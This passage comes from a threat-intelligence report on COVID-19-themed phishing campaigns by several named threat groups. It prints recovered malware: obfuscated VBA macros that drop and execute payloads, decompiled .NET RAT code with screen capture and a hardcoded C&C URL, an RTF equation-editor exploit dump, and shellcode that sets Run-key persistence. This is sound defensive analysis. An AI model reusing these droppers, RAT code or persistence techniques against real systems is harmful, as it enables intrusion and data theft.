
Figure 18 window.scr

Hades

Hades is the APT group behind the attack against the Pyeongchang Winter Olympics. Evidence suggests that this group is connected to the well-known Russian threat actor APT28[8].

In their recent campaign called Tricky Mouse, Hades targeted Ukrainian users using COVID-19 lures[9, 10]. The attack started by sending a macro-embedded document to victims (Figure 19).

The embedded macro (Figure 20) decodes and drops a RAT executable into the victim's machine.



Коронавірусна інфекція COVID-19

Станом на 18 лютого 2020 року у світі зареєстровано 73 335 лабораторно підтверджених випадків COVID-19, зокрема 1 873 летальні. Одужало вже 12 842 особи.


81,7% усіх випадків гострої респіраторної хвороби, спричиненої новим коронавірусом, зафіксовано в одній провінції Китаю — Хубей.

У країнах Європи зареєстровано 47 випадків захворювання (Німеччина — 16; Франція — 12; Великобританія — 9; Італія — 3; Росія — 2; Іспанія — 2; Фінляндія, Швеція та Бельгія — по 1 випадку).

В Україні зафіксовано 5 лабораторно підтверджених випадки covid-19. В усіх областях створено тимчасові протиепідемічні комісії та підготовлено регіональні плани протиепідемічних заходів запобігання занесенню і поширенню випадків захворювання на COVID-19.

Наразі на круїзному лайнері Diamond Princess, що перебуває у карантині в японському порту Йокогама, зафіксовано 349 випадків COVID-19, зокрема у двох громадян України. За 14 та 15 лютого на лайнері виявлено 133 (114 пасажирів, 19 членів екіпажу) нових випадків захворювання. Всі особи з позитивним результатом були висаджені й госпіталізовані до інфекційних лікарень.


Figure 19: Hades lure document



```
Private Sub documenT_oPen()
Dim CEDA7D90FCD79C As Variant
Dim CBD34DA13F9765654 As Variant
For Each CEDA7D90FCD79C In ActiveDocument.Shapes
If CEDA7D90FCD79C.Name = "Picture 59" Then
If CEDA7D90FCD79C.Visible = True Then
Application.ActiveDocument.Unprotect "!!!"
CEDA7D90FCD79C.Visible = False
Selection.WholeStory
Selection.Font.Color = -587137025
    Dim CAXsqe1dZjh5T, s6cBr6moNavkFl
    Set CAXsqe1dZjh5T = CreateObject(ilp7("4d6963726F736F66742E584D4C444F4d"))
    Set s6cBr6moNavkFl = CAXsqe1dZjh5T.cREAtEeLeMEnt(ilp7("6273"))
    s6cBr6moNavkFl.DATAtyPE = ilp7("62696e2E626173653634")
    s6cBr6moNavkFl.Text = mPcuUUSxtMZcPkK
    Dim MQd1lKzocDqb33
    Set MQd1lKzocDqb33 = CreateObject(ilp7("41444f44422E53747265616d"))
    MQd1lKzocDqb33.Type = 1
    MQd1lKzocDqb33.Open
    MQd1lKzocDqb33.wrIte s6cBr6moNavkFl.NoDEtyPedvAlUe
    MQd1lKzocDqb33.SaVEtofILe Environ(ilp7("7573657270726F66696C65")) & ilp7("5C636f6e686f73742E657865"), 2
    CallByName CreateObject(ilp7("575363726970742e5368656C6C")), ilp7("52756e"), ChGoUN9, ilp7("636D64202F6B20") & Environ(ilp7("7573657270726f66696c65")) & ilp7(
    "5c636F6E686F73742e657865"), IBzDnxgfipo, fndhKaraYBetuJR
Selection.Collapse
End If
End If
Next
End Sub
Private Function mrbbYG5zvGl1()
mrbbYG5zvGl1 = True
End Function
Private Function fndhKaraYBetuJR()
fndhKaraYBetuJR = False
End Function
Private Function ChGoUN9()
ChGoUN9 = 1
End Function
Private Function IBzDnxgfipo()
IBzDnxgfipo = 0
```

Figure 20: Embedded macro

The RAT is dropped in the local user directory as "conhost.exe". That RAT is a .NET executable obfuscated by "Eazfuscator.net" (Figure 21):




```
using System;
using System.Drawing;
using System.Drawing.Imaging;
using System.IO;
using System.Security.Permissions;

// Token: 0x0200000A RID: 10
public sealed class \u0002\u2000
{
    // Token: 0x06000033 RID: 51 RVA: 0x00002AD4 File Offset: 0x00000CD4
    [PermissionSet(SecurityAction.Assert, XML = "<PermissionSet class=\"System.Security.PermissionSet\"\r\nversion=\"1\">\r\n<IPermission class=
      \"System.Security.Permissions.UIPermission, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089\"\r\nversion=\"1\"/>\r\n</
      PermissionSet>\r\n")]
    public static string \u0002(int \u0002, int \u0003)
    {
        int num = 4;
        int num2 = 50;
        Rectangle rectangle = new Rectangle(\u0002 - num2, \u0003 - num2, num2 * 2, num2 * 2);
        Bitmap bitmap = new Bitmap(rectangle.Width, rectangle.Height);
        string result;
        try
        {
            using (Graphics graphics = Graphics.FromImage(bitmap))
            {
                graphics.CopyFromScreen(rectangle.Location, Point.Empty, rectangle.Size);
                graphics.DrawEllipse(Pens.Yellow, num2 - num, num2 - num, num * 2, num * 2);
                num--;
                graphics.DrawEllipse(Pens.Red, num2 - num, num2 - num, num * 2, num * 2);
            }
            string text;
            using (MemoryStream memoryStream = new MemoryStream())
            {
                bitmap.Save(memoryStream, ImageFormat.Jpeg);
                text = Convert.ToBase64String(memoryStream.ToArray());
            }
            result = text;
        }
        finally
        {
            ((IDisposable)bitmap).Dispose();
```

Figure 21: Hades RAT

After de-obfuscation. we saw that the RAT had several functionalities, such as collecting system and user information, taking screenshots, and logging keystrokes.

The "Kdaapk" module is responsible for performing C&C communications. The C&C URL is hardcoded within this module as you can see in Figure 22:



```
// wdnqdoqjwidqwiopfjhbho.dwqgewherfwef.Kdaapk
// Token: 0x04000059 RID: 89
private string string_1 = "https://cloud-security.ggpht.ml";
// Token: 0x0400005A RID: 90
private string string_2 = "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Win64; x64;
  Trident/6.0; .NET4.0E; .NET4.0C; Microsoft Outlook 15.0.5023; ms-office; MSOffice 15)";
// Token: 0x0400005B RID: 91
private string string_3 = string.Empty;
// Token: 0x06000084 RID: 132 RVA: 0x00003A20 File Offset: 0x00001C20
public Kdaapk()
{
    this.imethod_1(true);
    this.httpWebRequest_0 = (HttpWebRequest)WebRequest.Create(this.string_1);
}
```


Figure 22: Hades RAT after deobfuscation

TA505

TA505 is an APT group that started its activity by distributing the Dridex banking Trojan on mass scale in 2014[11]. The group is considered unique, as it’s a financially-motivated team of threat actors that uses a wide variety of malware families.

Starting on March 9th, TA505 used malicious macros in their COVID-19 themed documents, which included Microsoft Excel spreadsheets. Figure 23 show such a document after enabling its content:

As you can see in Figure 24, upon opening the document, a progress bar dialog box pops up (UserForm1_show). The dialog box is used to confuse the user while the main malicious functionality is located in the popped-up dialog box activate function (Figure 25).



```
=EMBED("Packager Shell Object","")
```

Microsoft Office Components

Please wait while Windows configures Microsoft Office 64-bit Components 2013


Gathering required information...

1 Open the document in Microsoft Office. Previewing online is not available for protected documents

2 If this document was downloaded from your email, please click **Enable Editing** from the yellow bar above

3 Once you have enabled editing, please click **Enable Content** from the yellow bar above

Figure 23: Lure document



Microsoft Visual Basic for Applications - 13ec756ae8468f693cdd7e591108cbc0981ce11fe0e251cd7b9fb6c2db8fe34b.xls [design] - [Sem (Code)]


(Name)	Sem
AccuracyVers	0
AutoUpdateF	0
ChangeHistor	0
ChartDataPoi	False
CheckCompa	True
ConflictResol	1 - xlUserRe
Date1904	False
DisplayDrawi	-4104 - xlDi
DisplayInkCo	True
DoNotPrompt	False
EnableAutoR	True
EncryptionPro	
EnvelopeVisib	False
Final	False
ForceFullCalc	False
HighlightChar	False
InactiveListBo	True
IsAddin	False
KeepChangeH	True
ListChangesO	False
Password	********

```
Private Sub Workbook_Activate()
If UserForm1.Visible = False Then
tratseR 927
End If
End Sub
Public Sub tratseR(dImmer As Long)
Dim Kodak As New WshShell
 Dim s As String
 Dim GetInfirmityLevelDescription As String

    Dim d As Long
    d = 3
    d = d - 1
    Select Case d
    Case 0
        s = "No health problems"
    Case 1
        s = "Minor health problems"
    Case 2
        s = "Major health problems"
       ' Set Kodak = PopulitySens(UserForm6.ComboBox1.Tag)
    Case 3
        s = "Severe disability"
    End Select
    Dim SpecialPath As String
PRP = "%" & UserForm6.TextBox1.Tag
UserForm6.TextBox1.Tag = Kodak.ExpandEnvironmentStrings(PRP + "%")
UserForm6.TextBox3.Tag = Kodak.SpecialFolders("" & UserForm6.TextBox3.Tag + "")
ChDir (UserForm6.TextBox1.Tag)
    UserForm1.show
End Sub
```

Figure 24: Embedded macro

When the dialog box is popped up, the "UserForm_Activate()" function is executed, which calls "Nlgebredneh()" function:




```
Private Sub UserForm_Activate()
DoEvents
DoEvents
NigebrednehC
DoEvents
End Sub

Private Sub UserForm_Initialize()
Call KeyPropUpdate(Me, False)

End Sub
```

Figure 25: Trigger function of the dialog box

The "Nlgebredneh()" function drops "paper.xls" in the "%APPDATA%" temp directory and extracts "oleobject1.bin" from "paper.xls". In the next step, it decrypts the content of "oleobject1.bin" into "reinforce.dll" in the "%APPDATA%/Microsoft/Windows/Templates" directory. Finally, it executes the DLL file.



```
Public Sub NigebrednehC()
    Dim sendings As Integer
    ctackPap = UserForm6.TextBox1.Tag
    Dim ofbl As String
    ofbl = UserForm6.TextBox3.Tag + "\reinforce.dll"
    Dim CurrentSizeOfAT As Long
ctackPup = Join(Array(UserForm6.TextBox1.Tag, "\paper.xlsx"), "")
        ctackPop = Join(Array(ctackPap, UserForm6.TextBox3.Value), "")
ctackPip = Join(Array(ctackPup, ".zip"), "")
 PublicResumEraseByArrayList ctackPop, ctackPip, ofbl
  VistaQ ctackPup
        FileCopy ctackPup, ctackPip
         sendings = 1
         Dim sNMSP As New Shell
    If sendings > 0 And sendings > -30 Then
          Set FileWherePutTo2 = sNMSP.Namespace(ctackPap)
            Set FileWherePutTo = sNMSP.Namespace(ctackPip)
FileWherePutTo2.CopyHere FileWherePutTo.Items.Item(UserForm6.Label11.Tag)
        End If
    CurrentSizeOfAT = 293376
        If IsSecond Then
                CurrentSizeOfAT = 300000 + 33820 + 4
                sendings = 2
            End If
 Composition ctackPap & UserForm6.Label1.Tag, ofbl, CurrentSizeOfAT, sendings
        If sendings > 0 Then
            sendings = sendings + 1
            ChDir (UserForm6.TextBox3.Tag)
            sendings = sendings + 1
        End If
        If sendings < 100 Then
            sendings = sendings + 1
            sendings = sendings + 1
        End If
            PrepareConfigForOutput
        If sendings < 0 Then
            sendings = sendings + 1
            sendings = sendings + 1
        End If
```

Figure 26: The "Nlgebredneh" function

The DLL file is a small downloader that decrypts the next payload into memory. The downloader drops additional malware families associated with TA505, such as banking Trojans and RATs.

TA542

TA542 (Mummy Spider) is a Russian-speaking threat actor group behind the distribution of Emotet, which was first seen in the wild in 2014[12]. At first, TA542 used modules from the Feodo banking Trojan, but over time developed their malware with modular architecture adding new capabilities.

Since the emergence of COVID-19, TA542 has started using coronavirus themes in various email distribution campaigns. Malicious documents distributed by the actor have embedded macros that act as a downloader for Emotet malware[13].

Bitter

Bitter is suspected to be a south Asian APT group targeting Pakistan and China since 2015[14]. According to other security researchers, this group has also used COVID-19 themes to target China[15]. Macro-embedded documents distributed by this group download and drop a variant of its custom RAT that has been written in .Net. Unfortunately, we were not able to retrieve any sample related to this campaign.

Ocean Lotus

APT32 (Ocean lotus, Sea Lotus) is a Vietnamese APT that has been active since 2014.

The group has targeted private sectors as well as governments and journalists from Australia, Brunei, Cambodia, China, Germany, Indonesia, Laos, Malaysia, Myanmar, Philippines, Singapore, Thailand, the US, and Vietnam. Ocean Lotus has used strategic web compromises and spear phishing to gain foothold into victims' machines[16].

Ocean Lotus also used malicious macro-embedded documents with COVID-19 themes to target China, starting February 19. In this attack, the malicious document dropped the "Denis" Trojan, a malware family that has been developed by this group[17].

RTF exploit

RTF is a flexible text format that was introduced by Microsoft a long time ago. The flexibility of embedding any object type within makes RTF files vulnerable to many OLE objects related vulnerabilities. Several threat actors, especially Chinese ones, use RTF files in their campaigns. Among them are the Calypso group and Winnti threat actors who have used RTF files in their COVID-19 campaigns.


Calypso Group

Calypso is a Chinese APT group that has been performing cyber espionage operations since 2016[18, 19]. The group has targeted governments in Brazil, India, Kazakhstan, Russia, Thailand, Belarus, Mongolia, and Turkey.

In the new campaign, called Vicious Panada, Calypso Group has targeted the Mongolian public sector by sending malicious RTF files to victims disguised as COVID-19 related documents[20].

The RTF file has been weaponized with the Royal Road RTF weaponization tool. The tool is known to be used by several Chinese actors and has the capability to embed objects within RTF files that exploit vulnerabilities related to Microsoft Equation Editor. (CVE-2017-11882, CVE-2018-0798, CVE-2018-0802)[21].


In this campaign, the RTF file exploits the equation editor vulnerability to drop "intel.wll" into the "AppData/Roaming/Microsoft/Word/STARTUP/" directory (Figure 27). "intel.wll" is then executed each time the Microsoft Word application is launched. This DLL downloads additional payloads, including a backdoor with several capabilities, such as taking screen shots, executing new processes, or collecting system information.



```
id |index      |OLE Object
---+-----------+-----------------------------------------------------------------
0  |000150F3h  |format_id: 2 (Embedded)
   |           |class name: b'Package'
   |           |data size: 159838
   |           |OLE Package object:
   |           |Filename: 'K.bin'
   |           |Source path: 'C:\\DOCUME~1\\zack\\Desktop\\1112\\k.bin'
   |           |Temp path = 'C:\\DOCUME~1\\zack\\Desktop\\1112\\k.bin'
   |           |MD5 = '76acda3c0dc603df216bde4778460134'
---+-----------+-----------------------------------------------------------------
1  |00070F78h  |format_id: 2 (Embedded)
   |           |class name: b'Equation.3'
   |           |data size: 4608
   |           |MD5 = '69906b0c3a871fa4eceeb061e3ac0753'
   |           |CLSID: 0002CE02-0000-0000-C000-000000000046
   |           |Microsoft Equation 3.0 (Known Related to CVE-2017-11882 or
   |           |CVE-2018-0802)
   |           |Possibly an exploit for the Equation Editor vulnerability
   |           |(VU#421280, CVE-2017-11882)
```

Figure 28: RTF file embedding k.dll

Looking at the Equation Native Stream, we can see that this DLL is made persistent by using the run registry key "Microsoft\Windows\CurrentVersion\Run" (Figure 29). In this case, "k.dll" is executed each time the system reboots.



```
00000b40: 0000 0000 ffff ffff ffff ffff ffff ffff  ................
00000b50: 0000 0000 0000 0000 0000 0000 0000 0000  ................
*
00000bc0: 0000 0000 ffff ffff ffff ffff ffff ffff  ................
00000bd0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
*
00000c00: 8811 4143 ebf3 c701 5c2e 2e5c c741 042e  ..AC....\..\.A..
00000c10: 2e5c 6bc7 4108 2e64 6c6c c741 0c00 0000  .\k.A..dll.A....
00000c20: 0058 5b50 83c1 0c51 5053 ff56 085a 5657  .X[P...QPS.V.ZVW
00000c30: 8bfa 83c6 48b9 0300 0000 f3a5 5f5e 5883  ....H......._^X.
00000c40: e810 c700 0000 0072 c740 0475 6e64 6cc7  .......r.@.undl.
00000c50: 4008 6c33 322e c740 0c65 7865 2083 c003  @.l32..@.exe ...
00000c60: 8bde 83c3 548b fbab 8d5e 1053 8d5e 1853  ....T....^.S.^.S
00000c70: 6801 0000 80ff 166a 578d 5e54 8b0b 516a  h......jW.^T..Qj
00000c80: 016a 008d 5e14 53ff 7610 ff56 0490 e8cb  .j..^.S.v..V....
00000c90: feff ff61 6161 6162 6262 6264 6464 6463  ...aaaabbbbddddc
00000ca0: 6363 6300 0000 0072 756e 0053 6f66 7477  ccc....run.Softw
00000cb0: 6172 655c 4d69 6372 6f73 6f66 745c 5769  are\Microsoft\Wi
00000cc0: 6e64 6f77 735c 4375 7272 656e 7456 6572  ndows\CurrentVer
00000cd0: 7369 6f6e 5c52 756e 0000 0020 456e 6764  sion\Run... Engd
00000ce0: 6963 0000 0000 0030 3030 3030 3030 3000  ic.....00000000.
00000cf0: 0000 0000 0000 0000 006c 2064 6362 6167  .........l dcbag
00000d00: 6665 0000 0000 0000 000e 0286 1122 0000  fe..........."..
00000d10: 0c11 0000 0b01 0000 0a02 8690 2102 8b95  ............!...
00000d20: 2103 1d00 0001 000b 0100 110d 0286 1122  !..............."
00000d30: 000a 030e 0100 0b01 030f 0100 0c01 031d  ................
00000d40: 0000 0102 8607 2203 1200 0001 0286 6522  ......".......e"
00000d50: 0298 01eb 0002 9690 2100 0001 0011 0e02  ........!.......
00000d60: 8611 2200 000c 1100 000b 0100 000a 0286  ..".............
00000d70: 9021 028b 9521 031d 0000 0100 0b01 0011  .!...!..........
00000d80: 0d02 8611 2200 0a03 0e01 000b 0103 0f01  ....."..........
00000d90: 000c 0103 1d00 0001 0286 0722 0312 0000  ..........."....
00000da0: 0102 8665 2202 9801 eb00 0296 9021 0000  ...e"........!..
00000db0: 0100 110e 0286 1122 0000 0c11 0000 0b01  ......."........
```

Figure 29: Equation native stream

A code similarity check between "k.dll" and "intel.wll" showed that both have similar functionalities and the same exported function named "Engdic".

Chinese actor (Winnti)

